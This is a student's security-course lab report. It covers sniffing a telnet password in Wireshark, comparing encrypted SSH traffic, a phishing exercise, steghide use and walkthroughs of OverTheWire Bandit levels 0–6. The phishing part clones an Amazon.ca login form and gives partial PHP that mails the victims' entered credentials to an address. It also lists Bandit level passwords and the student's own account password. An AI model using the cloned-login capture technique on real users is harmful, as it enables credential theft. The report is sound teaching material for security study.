

EECS 3482

Lab 2

Name : AKALPIT SHARMA

ID: 212650628

Part 1

****i signed up account with uname patricklabs , and my password is mylabs2019**

****i did not use eecs credential to create an account.**

Apply a display filter ... <Ctrl-F> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
40	6.932551	205.166.94.16	192.168.1.101	TELNET	68	Telnet Data ...
41	6.933825	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...
42	7.108829	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...
43	7.204643	205.166.94.16	192.168.1.101	TELNET	68	Telnet Data ...
44	7.255133	192.168.1.101	205.166.94.16	TCP	66	60281 → 23 [ACK] Seq=12 Ack=10 Win=259 Len=0 TSval=1624563 TSecr=48
45	7.472030	205.166.94.16	192.168.1.101	TELNET	68	Telnet Data ...
46	7.516111	192.168.1.101	205.166.94.16	TCP	66	60281 → 23 [ACK] Seq=12 Ack=11 Win=259 Len=0 TSval=1624589 TSecr=49
47	7.884057	205.166.94.16	192.168.1.101	TELNET	68	Telnet Data ...
48	7.935295	192.168.1.101	205.166.94.16	TCP	66	60281 → 23 [ACK] Seq=12 Ack=12 Win=259 Len=0 TSval=1624631 TSecr=50
49	8.814993	192.168.1.101	24.226.220.40	UDP	145	50885 → 19141 Len=193
50	9.043269	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...
51	9.121900	24.226.220.40	192.168.1.101	UDP	331	19141 → 50885 Len=289
52	9.412997	205.166.94.16	192.168.1.101	TELNET	68	Telnet Data ...
53	9.464066	192.168.1.101	205.166.94.16	TCP	66	60281 → 23 [ACK] Seq=13 Ack=14 Win=259 Len=0 TSval=1624784 TSecr=53
54	9.828099	205.166.94.16	192.168.1.101	TELNET	96	Telnet Data ...
55	9.874543	192.168.1.101	205.166.94.16	TCP	66	60281 → 23 [ACK] Seq=13 Ack=43 Win=259 Len=0 TSval=1624825 TSecr=54
56	11.041302	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...
57	11.403508	fe80::9ed:1c56:ab7d::ff02::1:2	ff02::1:2	DHCPv6	151	Solicit XID: 0xaff449 CID: 000100011ba821b228d244ed0af3
58	11.409301	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...
59	11.643724	205.166.94.16	192.168.1.101	TCP	68	23 → 60281 [ACK] Seq=43 Ack=14 Win=4197 Len=0 TSval=57 TSecr=1624941
60	12.055654	205.166.94.16	192.168.1.101	TCP	68	23 → 60281 [ACK] Seq=43 Ack=15 Win=4197 Len=0 TSval=58 TSecr=1624978
61	12.232715	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...

Frame 54: 96 bytes on wire (768 bits), 96 bytes captured (768 bits) on interface 0
Ethernet II, Src: Tp-LinkT_6e:34:96 (e8:de:27:6e:34:96), Dst: HonHaiPr_a8:80:65 (38:b1:db:a8:80:65)
Internet Protocol Version 4, Src: 205.166.94.16, Dst: 192.168.1.101
Transmission Control Protocol, Src Port: 23, Dst Port: 60281, Seq: 14, Ack: 13, Len: 29
Telnet
Data: Password for patricklabs@sdf:
VSS-Monitoring ethernet trailer, Source Port: 93
Src Port: 93

0000 38 b1 db a8 80 65 e8 de 27 6e 34 96 08 00 45 10 3...E
0010 00 51 9c a1 40 00 2a 06 c6 31 cd a6 5e 10 c0 a8 0...
0020 01 65 00 17 e0 79 5c 93 55 2f ba e8 20 4f 00 18 e...
0030 10 65 f1 db 00 00 01 01 08 6a 00 00 00 36 00 18 e...
0040 ca d0 50 61 73 73 77 6f 72 64 20 66 6f 72 20 70 .Passwo rd for p
0050 61 74 72 69 63 6b 6c 61 62 73 40 73 64 66 3a 5d atrickl bs@sdf:]

sdf password.pcapng Packets: 114 · Displayed: 114 (100.0%) Profile: Default

Packet prompting the user to input password.

tcp.stream eq 2							Expression...	+
No.	Time	Source	Destination	Protocol	Length	Info		
43	7.204643	205.166.94.16	192.168.1.101	TELNET	68	Telnet Data ...		
44	7.255133	192.168.1.101	205.166.94.16	TCP	66	60281 → 23 [ACK] Seq=12 Ack=10 Win=259 Len=0 TSval=1624563 TSecr=48		
45	7.472030	205.166.94.16	192.168.1.101	TELNET	68	Telnet Data ...		
46	7.516111	192.168.1.101	205.166.94.16	TCP	66	60281 → 23 [ACK] Seq=12 Ack=11 Win=259 Len=0 TSval=1624589 TSecr=49		
47	7.884957	205.166.94.16	192.168.1.101	TELNET	68	Telnet Data ...		
48	7.935295	192.168.1.101	205.166.94.16	TCP	66	60281 → 23 [ACK] Seq=12 Ack=12 Win=259 Len=0 TSval=1624631 TSecr=50		
50	9.043269	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...		
52	9.412997	205.166.94.16	192.168.1.101	TELNET	68	Telnet Data ...		
53	9.464066	192.168.1.101	205.166.94.16	TCP	66	60281 → 23 [ACK] Seq=13 Ack=14 Win=259 Len=0 TSval=1624784 TSecr=53		
54	9.828099	205.166.94.16	192.168.1.101	TELNET	96	Telnet Data ...		
55	9.874543	192.168.1.101	205.166.94.16	TCP	66	60281 → 23 [ACK] Seq=13 Ack=43 Win=259 Len=0 TSval=1624825 TSecr=54		
56	11.041302	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...		
58	11.409301	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...		
59	11.643724	205.166.94.16	192.168.1.101	TCP	68	23 → 60281 [ACK] Seq=43 Ack=14 Win=4197 Len=0 TSval=57 TSecr=1624941		
60	12.055654	205.166.94.16	192.168.1.101	TCP	68	23 → 60281 [ACK] Seq=43 Ack=15 Win=4197 Len=0 TSval=58 TSecr=1624978		
61	12.233715	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...		
62	12.586139	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...		
63	12.859491	205.166.94.16	192.168.1.101	TCP	68	23 → 60281 [ACK] Seq=43 Ack=16 Win=4197 Len=0 TSval=60 TSecr=1625060		
64	13.004219	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...		
65	13.179520	205.166.94.16	192.168.1.101	TCP	68	23 → 60281 [ACK] Seq=43 Ack=17 Win=4197 Len=0 TSval=60 TSecr=1625096		
66	13.292748	192.168.1.101	205.166.94.16	TELNET	67	Telnet Data ...		
67	13.502238	205.166.94.16	192.168.1.101	TCP	68	23 → 60281 [ACK] Seq=43 Ack=18 Win=4197 Len=0 TSval=61 TSecr=1625138		
▶ TCP Option - No-Operation (NOP) ▼ TCP Option - Timestamps: TSval 1624941, TSecr 54 Kind: Time Stamp Option (8) Length: 10 Timestamp value: 1624941 Timestamp echo reply: 54 ▶ [SEQ/ACK analysis] ▶ [Timestamps] TCP payload (1 byte)								
▼ Telnet								
Data: m								
0000	e8 de 27 6e 34 96 38 b1	db a8 80 65 08 00 45 00	...n48...e..E..					
0010	00 35 4a f2 40 00 00 06	c2 0c c0 a8 01 65 cd a6	.5J.0... ..e..					
0020	5e 10 eb 79 00 17 ba e8	20 4f 5c 93 55 4c 80 18	A..y... O\UL..					
0030	01 03 06 88 00 00 01 01	08 0a 00 18 cb 6d 00 00m..					
0040	00 36 06		.6					

Telnet Data M which is the first character of user password

Secure Shell SSL

I repeated the procedure in the instructions connecting using port SSL 22

No.	Time	Source	Destination	Protocol	Length	Info
13	0.314121	192.168.1.101	216.58.223.78	TLSv1.2	159	Application Data
14	0.317156	192.168.1.101	216.58.223.78	TLSv1.2	1251	Application Data
15	0.317352	192.168.1.101	216.58.223.78	TLSv1.2	517	Application Data
16	0.335261	216.58.223.78	192.168.1.101	TLSv1.2	135	Application Data
17	0.336708	192.168.1.101	216.58.223.78	TLSv1.2	104	Application Data
18	0.336784	216.58.223.78	192.168.1.101	TLSv1.2	104	Application Data
19	0.352716	216.58.223.78	192.168.1.101	TCP	68	443 → 60480 [ACK] Seq=264 Ack=2311 Win=66048 Len=0 TSval=1945719460 TSecr=1837625
20	0.389559	192.168.1.101	216.58.223.78	TCP	66	60480 → 443 [ACK] Seq=2349 Ack=264 Win=65280 Len=0 TSval=1837631 TSecr=1945719455
21	0.438011	216.58.223.78	192.168.1.101	TCP	68	443 → 60480 [ACK] Seq=264 Ack=2349 Win=66048 Len=0 TSval=1945719548 TSecr=1837627
22	0.470094	216.58.223.78	192.168.1.101	TLSv1.2	325	Application Data
23	0.470413	216.58.223.78	192.168.1.101	TLSv1.2	376	Application Data, Application Data
24	0.470709	192.168.1.101	216.58.223.78	TCP	66	60480 → 443 [ACK] Seq=2349 Ack=833 Win=64768 Len=0 TSval=1837640 TSecr=1945719590
25	0.470924	216.58.223.78	192.168.1.101	TLSv1.2	112	Application Data
26	0.473819	192.168.1.101	216.58.223.78	TLSv1.2	112	Application Data
27	0.512340	216.58.223.78	192.168.1.101	TCP	68	443 → 60480 [ACK] Seq=879 Ack=2395 Win=66048 Len=0 TSval=1945719614 TSecr=1837641
28	4.994796	192.168.1.101	205.166.94.16	SSH	162	Client: Encrypted packet (len=96)

▶ Frame 23: 376 bytes on wire (3008 bits), 376 bytes captured (3008 bits) on interface 0
 ▶ Ethernet II, Src: Tp-Link TL-6e:34:96 (e8:de:27:6e:34:96), Dst: HonHaiPr_a8:80:65 (38:b1:db:a8:80:65)
 ▶ Internet Protocol Version 4, Src: 216.58.223.78, Dst: 192.168.1.101
 ▶ Transmission Control Protocol, Src Port: 443, Dst Port: 60480, Seq: 523, Ack: 2349, Len: 310
 ▶ Secure Sockets Layer

0000	38 b1 db a8 80 65 e8 de 27 6e 34 96 08 00 45 00	8...e...n4...E...
0010	01 6a 96 62 00 00 75 06 34 95 d8 3a df 4e c0 a8	j b u 4...N...
0020	01 65 01 bb ec 40 aa e6 27 ef e9 d6 ad f6 80 18	e...@... '.....
0030	01 02 cb d0 00 00 01 01 08 0a 73 f9 53 26 00 1cs.S&...
0040	0a 3b 17 03 03 00 cf 00 00 00 00 00 00 04 8e	j.....
0050	25 41 71 62 07 24 f0 34 2b c7 85 00 9b 86 9c b6	KAgb.S.4 +.....
0060	ad a7 62 21 0a a4 ea a9 9b 78 49 3b 27 86 1a 28	.b.....x0; '({
0070	e4 b1 c8 54 d1 20 2d f3 5c aa 53 c7 c2 9c 1d f2	...T)... \S.....
0080	5d 63 c7 3c 09 69 eb ca 8c b0 f9 91 dd f9 e3 6f]c<1... ..0
0090	8f 89 3f 9f fb f5 61 65 47 43 64 6f dd 57 80 dd	..?...ae GCdo-W...
00a0	3f d5 07 62 96 cf 61 43 e4 f0 01 75 d9 78 b1 6f	?..b...aC ...u-x-q
00b0	26 73 ce f3 9c 67 8b be b7 ea 08 00 42 eb 6a 01	&s...g... ..B..j..
00c0	b1 d9 45 90 db fc 51 ec bf 0a 69 54 bc d3 55 e2	..E...Q... ..hT..U..
00d0	8f ac ac a9 b6 9f ae 92 66 7d e7 c0 83 7e 72 3f}...-r?
00e0	87 3c 4e a5 dc c3 27 ce 6c 4e 80 79 9f a5 11 28	<N..... 1N(y...)
00f0	4b 34 0a bb a9 d0 4f d5 12 b4 94 c6 71 e8 25 92	K4.....0... ..q-%
0100	9e 4f b8 47 49 67 c8 5b 3f dd 63 73 28 cd 4f ff	..O.GIq..f ?..cs(-O..
0110	89 40 83 ee 23 d3 17 03 03 00 5d 00 00 00 00 00	0...#.....
0120	00 00 05 37 f0 fe 7d d7 51 3b 5e f5 d9 74 dc 1c	...7...}. Q:A...t...

From all the packets, the application data is encrypted.

2

TCP Stream

```


....
...a.0Y.#2PCW.j.E.O.F.....:"&." .....{59...7..Q<.L.....p
.%T.".....+./.,0...../5.
.....www.youtube.com.....
*
.....#.....*
..J.BX.PI.....OG.wX.g.s-z...X.A..E[.....'
\...4.....0.....0.....< .A.yj'. .. 4..{.~VC..0n..b.....
1..qe.Y.....wyIE...dK.y.;xd.....g...~A0.P...o@j.....]. ..4e...&..0..)C9.....qk.O.e.Ay.....h2.http/
1.1.....
.....3.+.).....A.m...}.....7...<1.....8.AFP.J.-.....+.
ZZ.....d.....\T.>.....A..Ph.....`#.(?!?=.....{59...7..Q<.L.....p
.%T.+.....h2.....(>2&w.....rv.....c.O|w.....(.....f.`
....Uf1x.'_V....)q.,a.O..}.....X.C..
zs...J...aj.....+...#...j..c...N7B.K...)..._h.*m.f.,,j...}p.3..S7.n>..._C:.....^(<.....C..
zs..x...({A...[x.$q.*.R2...\.Y.
xwA...6...;g...y.....-f..IU0...69.@...W....G...M...U..ew...'<.u..|.e...uA..C..3...}?.....C.4.wf.....C
K....Y3M].URA8..h$.....;Dw.AI..x.b+...%".D'.>.92...b,..V...u.xz...3Y.#.r..."6.....&-fu...}og"...
%:.....a.T...i:...(0aX.."[.6...c.c...Z...0...0..."2.
%~.3..)+$.e-k.....S.....U.F.f.....!b...-pk..f...1..J.UC..C..a..Z.....<...z.R..*w.pyT.
\Un(xn.....P@/...e...1...L....&...E*Z^f.R..I.r9.....8t.91+.y!.....m...C.R...D.....%.....
(V;..[...].~+...hU.<Ff.....
F.+...f.@...@..K...ka..[.VM.5\R-Vs..a.. /./..#6T. K.u....nm...~...1...]d.!...q.v6...~.L.
6...o...E..u.k..Y.....+.....f..+?,."..6..K0...V..t..$...:0b.^..b...SNdh....L...G....rVc.Fk.,,\...
t$...mfX.%...%.Jq.....}.....J.....y}..Q.1....m..[.....^6....\H...G.I
\Y&c.....L...<...e...`_Q..u...7..._k...X...~.].!r...7~...wi..w.....%.....Y..L...A.XB..
\...|.J...g&.....b}h...U...k#L.u...B..V?hH6Te-.oA.....>kWL..n.(yn....Z.M...aD....
2.y..a...V...A#..>..(5.../ ..c...:*.A:.....|..Uo...=...S.q..N.x2.;A5e[J...~1.)....KK.....8(.o.r*I
.i...Q.5za.....i...7..[a.o...^..
7n...w. .>.....C..
zs...Q2.....I.nE...7jw....y<iW/sG...m...p.r..
G.f.v.s'...2...'!...;-0'8
8.{B...].B9.8R.2..4....F.1....kb:..x..k..2...d=.....d^
...?a.9TQLi.X.4..BG...p.....d...4...k9yP({...}86.....CMA...aY.l..So....1>].....v.p...c<.0mk;.....<B;..
(..Ie..E..0.....44e.....<c.....J...q.....*F.....3?.....Gs...N....g..}0.....%...v 7.
.Xc.2..T&0...6....C.K+*.a@0-.w.;G.iq..m.&#f.v..c{N0..G....(Fsr..j-..Rw..U+...
.....w1KqX...}?..Y.....&[x...J.Q7(XR.T?...@.....8...x
%...&...A..C..X3.*...I..&G...s...cc_*..Y..?.....!C..
zs.....=J.R.8.....-Q...y.....!.....&...H.....'2.7&...u?...br}*Z.Z...S9.tg....X.j.
[.N.....S..2EG.....sf.....E.. 'W..u6&.&$.....).....J.....9.F..0..fj..Z.x.....
$MPo.T]...!.Y.iB.....n.Y.,gt..wj...c...YU...h..L.HZ"...Z..6r.&...Q...CS.U.|.=.1....JL\.....0(.....9.
kF.R.I..6...e..pJ.3... ..^.....%Aqb.$..4+.....b.....x0;'.(..T.)-.
\..S.....]c.<.1.....o..?..aeGCdo.W..?.b..aC..u.x.o&s...g.....B.j...E...Q..
hT..U.....}...~r?<N...'.1N.y...)K4
..0...q.%..0.GIg.[?..cs(.0..@..#.....].....7..}.Q;^..t...t.y-0f.{.+..E.....0.=WM...J....^U...W...*M
...."G'6X.v\E..XT"...r..R.....).....QR.
...u...F.'...!>E...i.2....).C..
zs.LiB...7*fV#..]...0.. 'k&...'AYr$...v

```

Encrypted TCP Stream

Possibility of capturing user name or password

According to data shown in the TCP Stream above, without the private key from the sdf.org server, there is no way to decrypt the application data. Follow SSL stream is empty as seen below



Part 2: Social Engineering – Phishing

I copied the login form amazon.ca using httrack a website copying tool then modified the form such that it sends the email and password to capture.php

Capture.php processes the input and sends an email to abuosba@eecs.yorku.ca with email and password details

The user is then redirected to the actual page.

CAPTURE.PHP

```
<?php
if(isset($_POST['email'])) {
    $email_to = "abuosba@eecs.yorku.ca";
    $email_subject = "Happy Hacking! This is great!";

    $email_from = $_POST['email']; // required
    $password = $_POST['password']; //required

    $email_message = "Form details below.\n\n";
```


Process on the terminal

```
hashman@hashman-pro:~/Desktop$ cd patrick
hashman@hashman-pro:~/Desktop/patrick$ ls
Lab2.pdf  Lassonde.jpg  z.txt
hashman@hashman-pro:~/Desktop/patrick$ steghide embed -ef z.txt -cf Lassonde.jpg
Enter passphrase:
Re-Enter passphrase:
embedding "z.txt" in "Lassonde.jpg"... done
hashman@hashman-pro:~/Desktop/patrick$ rm z.txt
hashman@hashman-pro:~/Desktop/patrick$ ls
Lab2.pdf  Lassonde.jpg
hashman@hashman-pro:~/Desktop/patrick$ steghide extract -sf Lassonde.jpg
Enter passphrase:
wrote extracted data to "z.txt".
hashman@hashman-pro:~/Desktop/patrick$ ls
Lab2.pdf  Lassonde.jpg  z.txt
```

Observation

The steghide embed -ef z.txt -cf Lassonde.jpg. embeds the text document to the image.
Even after deleting the z.txt steghide extract -sf Lassonde.jpg restores it.

Part 4: Bandit Games

Level 0:

```
ssh -l bandit0 bandit.labs.overthewire.org -p 2220
```

Prompted for the password and I typed: bandit0

Level 0:

Located readme file and copied its content using the command: cat

Input:

```
cat readme
```

Output:

```
boJ9jbbUNNfktd78OOpsqOltutMc3MY1
```

Level 1

Used the password above to login to the next level using ssh as shown here:

```
ssh -l bandit1 bandit.labs.overthewire.org -p 2220
```

Password: boJ9jbbUNNfktd78OOpsqOltutMc3MY1

To find the password for access to level 2,

```
cat ~/-
```

Input:

```
cat ~/-
```

Output:

```
CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9
```

Level 2:

Login: ssh -l bandit2 bandit.labs.overthewire.org -p 2220

Password: CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9

Target file name: **spaces in this filename located in home directory**

Input:

```
cat spaces\ in\ this\ filename
```

Output:

```
UmHadQclWmgdLOKQ3YNgjWxGoRMb5luK
```

Level 3:

Using the login: ssh -l bandit3 bandit.labs.overthewire.org -p 2220

Password: UmHadQclWmgdLOKQ3YNgjWxGoRMb5luK

Target filename: hidden file in the inhere directory

Input:

```
cat inhere/.hidden
```

Output:

```
pIwrPrtPN36QITSp3EQaw936yaFoFgAB
```

Level 4

Using the login: `ssh -l bandit4 bandit.labs.overthewire.org -p 2220`

Password: `pIwrPrtPN36QITSp3EQaw936yaFoFgAB`

Target file name: only human-readable file in the **inhere** directory

To find a human readable file in the **inhere** directory,

```
for a in `find inhere -type f -print`;
do
    file $a;
done
```

Results:

```
inhere/-file09: data
inhere/-file06: data
inhere/-file01: data
inhere/-file02: data
inhere/-file05: data
inhere/-file03: data
inhere/-file08: data
inhere/-file07: ASCII text
inhere/-file04: data
inhere/-file00: data
```

This shows that the only human readable file is the one with the ASCII text format – inhere/-file07

To copy the password: `cat inhere/-file07`

Input:

```
cat inhere/-file07
```

Output:

```
koReBOKuIDDepwhWk7jZC0RTdopnAYKh
```

Level 5:

Using the login: `ssh -l bandit5 bandit.labs.overthewire.org -p 2220`

Password: koReBOKuIDDepwhWk7jZC0RTdopnAYKh

Target File properties:

- located somewhere under the inhere directory
- human-readable
- 1033 bytes in size
- not executable

To find these files:

```
find . -size 1033c
```

result:

```
./inhere/maybehere07/.file2
```

This is the file with the required properties.

Input:

```
cat ~/inhere/maybehere07/.file2
```

Output:

```
DXjZPULLxYr17uwoI01bNLQbtFemEgo7
```

This is the password for level 6.

Level 6:

Using the login: `ssh -l bandit6 bandit.labs.overthewire.org -p 2220`

Password: DXjZPULLxYr17uwoI01bNLQbtFemEgo7

Target file properties:

- owned by user bandit7
- owned by group bandit6
- 33 bytes in size

To find this file, I used the *find* command as follows

```
find / -size 33c -group bandit6 -user bandit7
```

Results:

```
find: '/run/lvm': Permission denied
find: '/run/screen/S-bandit17': Permission denied
find: '/run/screen/S-bandit28': Permission denied
find: '/run/screen/S-bandit22': Permission denied
find: '/run/screen/S-bandit10': Permission denied
find: '/run/screen/S-bandit31': Permission denied
find: '/run/screen/S-bandit4': Permission denied
find: '/run/screen/S-bandit13': Permission denied
find: '/run/screen/S-bandit14': Permission denied
find: '/run/screen/S-bandit23': Permission denied
find: '/run/screen/S-bandit24': Permission denied
find: '/run/screen/S-bandit5': Permission denied
find: '/run/screen/S-bandit25': Permission denied
find: '/run/screen/S-bandit20': Permission denied
find: '/run/screen/S-bandit21': Permission denied
find: '/run/shm': Permission denied
find: '/run/lock/lvm': Permission denied
find: '/var/spool/bandit24': Permission denied
find: '/var/spool/rsyslog': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/log': Permission denied
find: '/var/tmp': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
/var/lib/dpkg/info/bandit7.password
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/polkit-1': Permission denied
find: '/cgroup2/csessions': Permission denied
find: '/home/bandit28-git': Permission denied
find: '/home/bandit30-git': Permission denied
find: '/home/bandit31-git': Permission denied
find: '/home/bandit5/inhere': Permission denied
find: '/home/bandit27-git': Permission denied
find: '/home/bandit29-git': Permission denied
find: '/tmp': Permission denied
find: '/lost+found': Permission denied
find: '/root': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/lvm/backup': Permission denied
```

```
find: '/etc/lvm/archive': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/proc/15733/task/15733/fd/6': No such file or directory
find: '/proc/15733/task/15733/fdinfo/6': No such file or directory
find: '/proc/15733/fd/5': No such file or directory
find: '/proc/15733/fdinfo/5': No such file or directory
find: '/boot/lost+found': Permission denied
```

This means that the file I am looking for is : /var/lib/dpkg/info/bandit7.password

Therefore, to find the password, I used

```
cat /var/lib/dpkg/info/bandit7.password
```

Input:

```
cat /var/lib/dpkg/info/bandit7.password
```

Output:

```
HKBPTKQnIay4Fw76bEy8PVxKEDQRKTzs
```

This will be the password for the next level (Level 7)